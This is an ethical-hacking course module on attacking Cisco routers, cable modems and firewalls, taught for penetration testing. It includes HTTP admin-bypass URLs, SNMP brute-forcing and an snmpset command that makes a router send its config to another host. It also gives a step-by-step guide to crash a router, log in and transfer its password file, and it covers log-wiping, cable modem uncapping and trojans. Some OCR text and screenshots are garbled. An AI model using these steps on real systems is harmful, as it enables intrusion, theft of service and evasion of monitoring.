

# Ethical Hacking and Countermeasures

Version 6




### **Module XXXV**

Hacking Routers, Cable Modems and Firewalls







Original URL: http://www.channelregister.co.uk/2008/01/15/home\_router\_insecurity/

#### Most home routers 'vulnerable to remote take-over'

By Dan Goodin in San Francisco

Published Tuesday 15th January 2008 04:13 GMT


Security mavens have uncovered a design flaw in most home routers that allows attackers to remotely control the devices by luring an attached computer to a booby-trapped website.

The weakness could allow attackers to redirect victims to fraudulent destinations that masquerade as trusted sites belonging to banks, ecommerce companies or health care organizations. The exploit works even if a user has changed the default password of the router. And it works regardless the operating system or browser the computer connected to the device is running, as long as it has a recent version of Adobe Flash installed.

"This is a huge problem," Adrian Pastor, of the prolific hacking organization GNUCitizen, said in an instant message.

Source: http://www.channelregister.co.uk/

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
### This module will familiarize you with:

- Identify Router
- Identifying Vulnerabilities
- Exploiting Vulnerabilities in Cisco IOS
- Brute-Forcing Services
- Analyzing the Router Config
- Cracking the Enable Password
- Attacking Router
- Types of Router Attacks
- Reconfigurations by Attackers
- Pen-Testing Tools
- Cable Modem Hacking
- Bypassing Firewalls



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## **Module Flow**



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## **Network Devices**

## Computer networking devices are units that mediate data in a computer network

#### **Router:**

• It is used to route data packets between two networks

#### Modem:

• Device that modulates an analog carrier signal to encode digital information, and also demodulates such a carrier signal to decode the transmitted information

#### Cable modem:

• Type of modem that are primarily used to deliver broadband Internet access, taking advantage of unused bandwidth on a cable television network

#### Firewall:

• A firewall is a set of related programs, located at a network gateway server, that protects the resources of a private network from other network users







# **Hacking Routers**



# Identify Router

Routers can run Webserver, SSH Daemon, chargen, and even run multiple X servers

The easiest way to identify a router on network is by using Nmap

Nmap is a vulnerable port scanner which does very accurate OS fingerprinting

```
Interesting ports on routerl:
(The 168 ports scanned but not shown below are in state: closed)
           State
                        Service
7//tcp
           open
                        echo
           open
                        discard
13/tcp
           open
                        daytime
19/tcp
           open
                        chargen
23/tcp
                        telnet
           open
79/tcp
           open
                        finger
2001/tcb
           open
                        dc
4001/tcp
           open
                        unknown
6001/tcp
           open
                        X11:1
9001/tcp
           open
                        unknown
Remote prevating system guess: Cisco Router/Switch with IOS 11.2
```



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# SING: Tool for Identifying the Router

SING stands for 'Send ICMP Nasty Garbage'

SING is a command line tool that can send customized ICMP packets

With ICMP packets netmask request of ICMP type 17 can also be included

Routers reply to this type of ICMP packets

```
# sing -tstamp x.x.x.255
SINGing to x.x.x.255 (x.x.x.255): 20 data bytes
20 bytes from x.x.x.64: seq=0 tt1=255 TOS=0 diff=88364
20 bytes from x.x.x.215: seq=0 tt1=255 TOS=0 diff=0 (DUP!)
20 bytes from x.x.x.1: seq=0 tt1=255 TOS=0 diff=51332009 (DUP!)
20 bytes from x.x.x.2: seq=0 tt1=255 TOS=0 diff=55541589 (DUP!)
20 bytes from x.x.x.239: seq=0 DF! tt1=255 TOS=0 diff=-127012 (DUP!)
```

Figure: Output of SING Command



# Identifying Vulnerabilities

Poor system administration is more vulnerable to router attacks than software bugs

Vulnerability scanners can be used to find out the vulnerability in routers

Attacker can use the brute-force services to access the router







# Exploiting Vulnerabilities in Cisco IOS



# HTTP Configuration Arbitrary Administrative Access Vulnerability

Arbitrary commands can be executed on remote Cisco router by a request through HTTP as in:

/level/\$NUMBER/exec/show/config/cr

**\$NUMBER** is an integer between 16 and 99

An attacker can use this to cut down network access and can even lock user out of router

This vulnerability can yield full remote administrative control of the affected router



## HTTP Configuration Arbitrary Administrative Access Vulnerability (cont'd)

The hacker opens its browser and targets it to the vulnerable router

### It will come up like:





Figure: Cisco Router HTTP Basic Authentication Prompt



## HTTP Configuration Arbitrary Administrative Access Vulnerability (cont'd)

After Clicking "cancel" button, pen tester enters URL http://10.0.1.252/level/99/exec/show/config in address bar

This will display startup configuration of device



How the router is configured, other interfaces, the Access Control Lists

Figure : Cisco Router Config Displayed



## HTTP Configuration Arbitrary Administrative Access Vulnerability (cont'd)

IOS uses 3 methods to represent a password in a router config file:

- Clear Text- enable password
- Vigenere- enable password 7 104B0718071B17
- MD5- enable secret 5 \$1\$yOMG\$38ZIcsEmMaIjsCyQM6hya0

Network administrator chose Vigenere (reverse encryption scheme)

Use getpass to reverse hash into plain text



#### **SOLUTION**

Disable the web configuration interface completely





# **Brute-Forcing Services**



# Scanner: ADMsnmp

ADMsnmp is an snmpd audit scanner

ADMsnmp can brute force the snmp community name (with a wordfile) or make a wordfile list derived from the hostname

ADMsnmp can report to you all valid community names found and inform you if writable access to the MIB has been attained





```
root@poweredge:"
                                                                      reg name=duchy id = 128
                                                                     reg name=duckling id = || >>>>>>>>
                                <<<< recv snmpd paket id = 12 name = duckling ret =0 <<<<<<<<
>>>>>>> send setrequest id = 12 name = duckling >>>>>>
                                                     get reg name=ducks id = 14 >>>>>>>>>
<<<<<<< re><<<<<<<< re>< rev snmpd paket id = 13 name = duckling ret =0 <<<<<<<<<
                                                     get reg name=duct id = 17 >>>>>>>>
 <<<<<<< re><<<<<<<< re>< rev snmpd paket id = 140 name = duckling ret =0 <<<<<<<<<
                                                      get reg name=ducts id = 20 >>>>>>>>
 <<<<<<< r recommended recommended to the second recommendation of the seco
                                                                      req name=dug id = 50 >>>>>>>>
```

Figure: ADMsnp Guessing a Read/Write Community String



## ADMsnmp (cont'd)

"Send setrequest" string in previous screenshot tells that user has gained Read/write privileges on device

After gaining such an access, you can see more information in MIB (Management Information Base)

```
[root@hackyou root]# snmpwalk -v 1 -c duckling 10.0.1.252 | head

SNMPv2-MIB::sysDescr.0 = STRING: Cisco Internetwork Operating System Software

IOS (tm) 2500 Software (C2500-I-L), Version 12.0(14), RELEASE SOFTWARE (fcl)

Copyright (c) 1986-2000 by cisco Systems, Inc.

Compiled Tue 31-0ct-00 23:59 by linda

SNMPv2-MIB::sysObjectID.0 = OID: SNMPv2-SMI::enterprises.9.1.30

SNMPv2-MIB::sysUpTime.0 = Timeticks: (103607424) 11 days, 23:47:54.24

SNMPv2-MIB::sysContact.0 = STRING:

SNMPv2-MIB::sysName.0 = STRING:

SNMPv2-MIB::sysName.0 = STRING:

SNMPv2-MIB::sysServices.0 = INTEGER: 6
```

Figure: Management Information Base

Now it is known that device is the router and running Cisco IOS

Use the router to send its config file to the desired system using TFTP

[root@hackyou root]# snmpset 10.0.1.252 duckling
.1.3.6.1.4.1.9.2.1.55.192.168.1.15 s "config"
enterprises.9.2.1.55.192.168.1.15 = "config"


## Solarwinds MIB Browser

Solarwinds MIB Browser is used when SNMP is the only mechanism for accessing device

With Solarwinds, MIB can be browsed

It contains the vendor's standard MIBs for an astounding number of different operating systems and devices

One can set several configuration items using the Cisco generic MIB





## **Brute-Forcing Login Services**

Brute-forcing login Services yield positive results for the pen tester

Before attacking the router, determine whether it is using extended authentication like Tacacs or Radius

If device prompts for username, then it is using some kind of authentication mechanism

With standard telnet, client can know whether authentication is passed or not

Tools that are used for Brute-force are:

- Brutus:
  - It is a Windows-based brute-forcing tool
- Hydra:
  - It is a Unix-based tool which is capable of brute-forcing a number of different services

[root@hackyou root]# telnet router2 Trying router2...

Connected to router2.

Escape character is '^]'.

User Access Verification

Username:

Hydra is a parallized login cracker which supports numerous protocols to attack

### Hydra can brute force the following:

FTP

POP3

**IMAP** 

**Telnet** 

**HTTP Auth** 

**NNTP** 

**VNC** 

**ICQ** 


Socks5

**PCNFS** 





## Hydra: Screenshots





# Analyzing the Router Config

With the Brute-Force, you can access the router and see the config file

Config files in router gives a lot of information to penetration testers

Using Config, attackers can:

Identify new targets

Identify sensitive system Identify
new
network by
analyzing
ACLs

Learn passwords

```
version 12.0
service timestamps debug uptime
service timestamps log uptime
service password-encryption
logging buffered errors
enable secret 5 $1$sz0o$PYahL33gyTuHm9a8/UfmC1
username xyzadmin password 7 05331F35754843001754
in subnet-zero
no in routing
interface EthernetO
 description Internal Corporate Link
 ip address 10.0.1.199 255.255.255.0
 no ip directed-broadcast
 no ip route-cache
 no ip mroute-cache
interface Ethernetl
 description Link to DMZ
 ip address 172.16.1.1 255.255.255.0
 no ip directed-broadcast
no ip route-cache
```

Figure: Router Config file

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# Analyzing the Router Config (cont'd)

```
interface Ethernetl
 description Link to DMZ
 ip address 172.16.1.1 255.255.255.0
 no ip directed-broadcast
 no ip route-cache
 no in mroute-cache
interface SerialO
 description Link from PSInet
 bandwidth 1536
 no ip address
 no ip directed-broadcast
 no fair-queue
interface Seriall
 no in address
 no ip directed-broadcast
 no in route-cache
 no ip mroute-cache
 shutdown
ip default-gateway 10.0.1.1
ip http server
ip classless
logging history critical
logging trap warnings
```

```
interface Ethernetl
 description Link to DMZ
 ip address 172.16.1.1 255.255.255.0
 no ip directed-broadcast
 no ip route-cache
 no in mroute-cache
interface SerialO
 description Link from PSInet
 bandwidth 1536
 no ip address
 no ip directed-broadcast
 no fair-queue
interface Seriall
 no in address
 no ip directed-broadcast
 no in route-cache
 no ip mroute-cache
 shutdown
ip default-gateway 10.0.1.1
ip http server
in classless
logging history critical
logging trap warnings
```

```
logging 10.0.1.103
access-list 100 permit tcp host 192.168.2.99 host 10.0.1.199 eg telnet
access-list 100 permit top host 192.168.2.99 host 10.0.1.199 eq finger
access-list 100 permit ip 0.0.0.0 255.255.255.248 host 10.0.1.199
access-list 100 permit ip host 10.0.1.103 any
access-list 100 deny ip any any
snmp-server community public RO
snmp-server community private RW
snmp-server location XYZ Widgets Inc. Server Room (417)
snmp-server contact Network Admins
snmp-server host 10.0.1.112 h3rn3c4
banner motd ^C
THIS IS A PRIVATE COMPUTER SYSTEM.
This computer system including all related equipment, network devices
(specifically including Internet access), are provided only for
authorized use. All computer systems may be monitored for all lawful
purposes, including to ensure that their use is authorized, for
management of the system, to facilitate protection against unauthorized
access, and to verify security procedures, survivability and
operational security. Monitoring includes active attacks by authorized
personnel and their entities to test or verify the security of the
system. During monitoring, information may be examined, recorded,
copied and used for authorized purposes. All information including
personal information, placed on or sent over this system may be
monitored. Uses of this system, authorized or unauthorized, constitutes
consent to monitoring of this system. Unauthorized use may subject you
to criminal prosecution. Evidence of any such unauthorized use
collected during monitoring may be used for administrative, criminal or
```

# Cracking the Enable Password

Dictionary attack can be used to crack the enable password

Password can be cracked using the following tools:

- John the Ripper It is put in an /etc/shadow file
- Cain and Abel It is capable of conducting both brute-force and dictionary attacks on Cisco MD5 hashes


After cracking password, Pen tester can attempt to log into device, can completely disable an ACL, and get router config information

Once the pen tester is logged into router, he tries to know what other systems he can access

Pen tester uses both traceroute and telnet from router to explore internal network



## Tool: Cain and Abel







# **Attacking Router**



# Implications of a Router Attack

Router is considered to be a crucial component of a network

If an intruder can acquire control over a router, he/she can:



- Interrupt communications by dropping or misrouting packets passing through the router
- Completely disable the router and its network
- Compromise other routers in the network and possibly the neighboring networks
- Observe and log both incoming and outgoing traffic
- May avoid firewalls and Intrusion Detection Systems
- Forward any kind of traffic to the compromised network



# Types of Router Attacks

**Denial of Service attack** 

Packet mistreating attacks

Routing table poisoning

Flooding


Hit-and-run attacks

Persistent attacks





## Router Attack Topology





## Denial of Service (DoS) Attacks



It renders a router unusable for network traffic and completely inaccessible by overloading its resources

If an attacker is unable to gain access to a machine, the attacker most probably will just crash the machine by flooding the router, accomplishing denial of service attack

Once the attacker is successful in carrying out a DoS attack, he can also maliciously modify configuration information or routing information

#### A DoS attack may lead to:

- Destruction
  - Damage the capability of the router to operate
- Resource Utilization
- Achieved by overflowing the router with numerous open connections at the same time
- Bandwidth Consumption
- Attempt to utilize the bandwidth capacity of the router's network

# Packet "Mistreating" Attacks

Attacker acquires an actual data packet and mistreats it

Compromised router would mishandle or mistreat packets, resulting in:

- Congestion
- Denial of Service
- Decrease in throughput



It becomes difficult if the router particularly disrupts or misroutes packets, leading to triangle routing

# **Routing Table Poisoning**

Routing Table Poisoning attacks refer to the malicious modification or "poisoning" of routing tables



It is accomplished by maliciously altering the routing data update packets

These routing data packets are needed by some routing protocols to broadcast their IP packets



This would result in wrong entries in the routing table such as a false destination address leads to a breakdown of one or more systems on the network



## Hit-and-run Attacks vs. Persistent Attacks

#### Hit-and-run attacks

- In these type of attacks, attacker injects a single or a few bad packets into the router
- It causes a long-lasting damage
- Usually these type of attacks are difficult to detect



#### Persistent attacks

- In these type of attacks, attacker constantly injects bad packets into the router
- It causes significant damages






# Step1 - Finding a Cisco Router

Execution of traceroute command will give information of all routers between source and destination computer

Traceroute result will probably be having at least one Cisco router



#### Check whether router is blocked:

 Ping the router- if you get the ping returned to you, it might not be blocked

If blocked, try with Cisco Routers port

- Use telnet
- Open a connection to router on port 23



## Step 2 -How to Get into Cisco Router

1

• Connect to the router on port 23 through your proxy server, and enter a huge password string

9

- Cisco system will reboot and freeze for few minutes, use this time to get in
- Another way is to go to dos prompt, and type:
  - ping -1 56550 cisco.router.ip -t

3

- When it is frozen ,open another connection to it from some other proxy, and put password as "admin",
- "admin" is the default password when router is in a default state



# Step 2 - How to Get into Cisco Router (cont'd)

4

• Set up Hyper Terminal to wait for a call from the cisco router

5

• A prompt like "htl-textil" will come, type "?" for the list of commands

6

 After logging in, use transfer command to transfer password file from admin to your IP address on port 23

7

• HyperTerminal will prompt to accept the file which the machine is sending you; click yes and save it to disk and Logout



## Step 3 - Breaking the Password

After acquiring password file, make attempts to break the password

Use one of the listed tools to crack the password:

- John the Ripper
- Dictionary attack
- Brute-force attack



Another way is to decrypt the password





# Common Router, Switch, or Firewall Reconfigurations by Attackers



To see exactly what kind of a device attacker has taken over is to check whether other users are currently logged in



On IOS routers who command provides similar output

Unless session is idle for days, attacker disconnects from devices and waits for the system administrator to log out

If similar users are found, the attacker drops the connection



## **Covering Tracks**

#### The attacker follows the steps listed below:

- Turn off logging
- Minimize the information going into logs
- Turn off or corrupt log timestamps
- Eliminate the terminal command history



Turn off the log timestamps with no service timestamps log date, time msec

Then the attacker would exit to the EXEC mode and set an incorrect time with clock set hh:mm:ss

Finally, terminal history would be switched off using terminal history size 0, also in the EXEC mode



## Looking Around

Analyze the configuration files by show running config and show startup-config

Study the whole device configuration in detail, both in RAM and in the file stored on Non-volatile RAM





Find out more about the device; the traffic it passes and its network neighborhood



## Looking Around (cont'd)

The following commands can be useful on an IOS router to know more about the device:

- show reload
- show kron schedule
- show ip route
- show ip protocols
- •show ip arp
- show clock detail
- show interfaces summary
- show tcp brief all
- show adjacency detail
- show ip nat translations verbose
- how ip cache flow
- •show ip cef
- -show ip cef internal
- show snmp
- sh ip accounting
- show aliases
- show auto secure config
- show file systems
- show proc cpu







## **Pen-Testing Tools**

Eigrp-tool acts as a sniffer and can be customized to generate EIGRP packets

It was developed to test security and overall operation quality of EIGRP routing protocol

### Usage:


```
eigrp.pl [--sniff] [ --iface=interface ] [--
timeout=i]
```

### **Example:**

```
./eigrp.pl --sniff --iface eth0
```



## **Eigrp-Tool: Screenshot 1**




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## Eigrp-Tool: Screenshot 2



### Zebra manages TCP/IP based routing protocols

It supports BGP-4 protocol described in RFC1771 (A Border Gateway Protocol 4) as well as RIPv1, RIPv2, and OSPFv2

### Features of zebra:

- Modularity
- Speed
- Reliability





## Zebra: Screenshot

```
kterm
                                                                          0 0 0
Escape character is '^]'.
Hello, this is zebra (version 0.94).
Copyright 1996-2002 Kunihiro Ishiguro.
User Access Verification
|Password:
zebra> en
zebra# conf t
zebra(config)# router bgp
 <1-65535> AS number
zebra(config)# router bgp 100
zebra(config-router)# nei
zebra(config-router)# neighbor 10.0.0.1 remote-as 100
zebra(config-router)# neighbor 10.0.0.1 route-map test in
|zebra(config-router)#
zebra# conf t
zebra(config)# route-map test permit 10
zebra(config-route-map)# set as-path prepend 100 100
zebra(config-route-map)# set metric 10
|zebra(config-route-map)#
zebra#
```



# Yersinia for HSRP, CDP, and Other Layer 2 Attacks

Yersinia is a network tool designed to take advantage of some weakness in different network protocols such as Hot Standby Router Protocol (HSRP) and Cisco Discovery Protocol (CDP)

It pretends to be a solid framework for analyzing and testing the deployed networks and systems





# Yersinia for HSRP, CDP, and Other Layer 2 Attacks (cont'd)

```
/home/tomac/work/proj.
                         Inbox for tomac@wasa...
                                                      Correo S21sec
                                                                             /home/tomac<1>
prodiqu:/home/tomac/work/pro.jects/uersinia-sf/uersinia/uersinia/src# telnet localhost 12000
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^j'.
Welcome to yersinia version 0.5.5.1.
Copyright 2004 Slay & Tomac.
login: root
password:
MOTD: Do you have a Lexicon LX-7? Share it!! ;)
yersinia> en
Password:
yersinia# sh
             Show running attacks
  attacks
  cdp
             Cisco Discovery Protocol (CDP) information
             Dynamic Host Configuration Protocol (DHCP) information
  dhep
  dot1q
             802.10 information
             Dynamic Trunking Protocol (DTP) information
  dtp
             Display the session command history
  history
             Hot Standby Router Protocol (HSRP) information
  interfaces Interface status
  stats
             Show statistics
  stp
             Spanning Tree Protocol (STP) information
             Display information about terminal lines
  users
             System hardware and software status
             Virtual Trunking Protocol (VTP) information
uersinia# sh ver
Chaos Internetwork Operating System Software
yersinia (tm) Software (i686), Version 0.5.5.1, RELEASE SOFTWARE
Copyright (c) 2004-2004 by tomac & Slay, Inc.
```

### Cisco Torch

Cisco Torch was designed as a mass scanning, fingerprinting, and exploitation tool

Cisco-torch utilizes multiple threads and forking techniques, to launch multiple scanning processes on background for maximum scanning efficiency

#### **Execution:**

```
./cisco-torch.pl <options> <IP,hostname,network> ./cisco-torch.pl
<options> -F <hostlist>
```

Cisco torch can be used to launch dictionary based password attacks against services and discovering hosts running the following services:

- Telnet
- SSH
- Web
- NTP
- SNMP







# Capturing Network Traffic



## Monitoring SMTP (Port25) Using SLcheck

SLCheck can monitor your SMTP server by connecting to it

Command to monitor your SMTP server:

SLCheck -p 25 -a 10.1.1.1 -r "220"

SLCheck tries to establish a connection to server 10.1.1.1

The results are logged in file SLReport.csv

In dependence of the result, one of the following batch files will be executed:

- CheckOK.cmd: If the connection is successful
- CheckTimeout.cmd: If the server does not answer within 2000ms
- CheckMismatch.cmd: If the servers answers with a different answer string

## Monitoring HTTP (Port 80)

SLCheck can monitor your webserver by requesting a certain URL periodically

SSL attempts to establish a connection to server www.website.com and fires a HTTP GET request

Results are stored in SLReport.csv

With respect to the reply, any one of these batch files is executed:

- CheckOK.cmd: GET request was successful
- CheckTimeout.cmd: Server does not answer within 2000 ms
- CheckMismatch.cmd: Server replies with a different string





## Cable Modem Hacking



## Cable Modem Hacking

This hacking allows to communicate directly with cable modem and performs low-level operations like booting firmware or changing MAC address

Internet bandwidth speed can be increased by tweaking the cable modem

### It involves the process of:


Uncapping a cable modem

Programming of a DOCSIS configuration file

Putting up a TFTP server

Changing an IP address

Running a DHCP server



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OneStep is a software that takes cable modem hacking mainstream


It accomplishes the task of uncapping by incorporating all tedious steps into an easy to use program

By making uncapping easier, OneStep introduced cable modem hacking to individuals

This application requires Java runtime environment



## OneStep: Screenshot







## **Bypassing Firewalls**



## www.bypassfirewalls.net


# BYPASSFIREWALLS

Free script which can bypass firewalls by unblocking the websites

It can give access to all blocked websites







# Trojans that can Bypass Firewalls

### Waldo Beta

Waldo Beta lets hacker 'sneak' into victims computer and control it

With the help of Waldo Beta, a hacker can:

- Open and close CD Drive
- Hide or show Cursor
- Hide or show Desktop
- Hide or show Taskbar
- Flip mouse buttons
- Shutdown PC
- Reboot PC
- Execute files
- Delete files
- Open browser to any website





## Waldo Beta: Screenshot



Waldo's Edit Server 1.0	_   D   X
Edit Server	
_Your IP-	
Server to edit	
C:\WINDOWS\DESKTOP\WALDOBE	TA07\WALDO\
Buffer size: 100	Browse
What's my IP?	Save
·	

Login service like telnet or SSH can be used to connect to an appropriate port

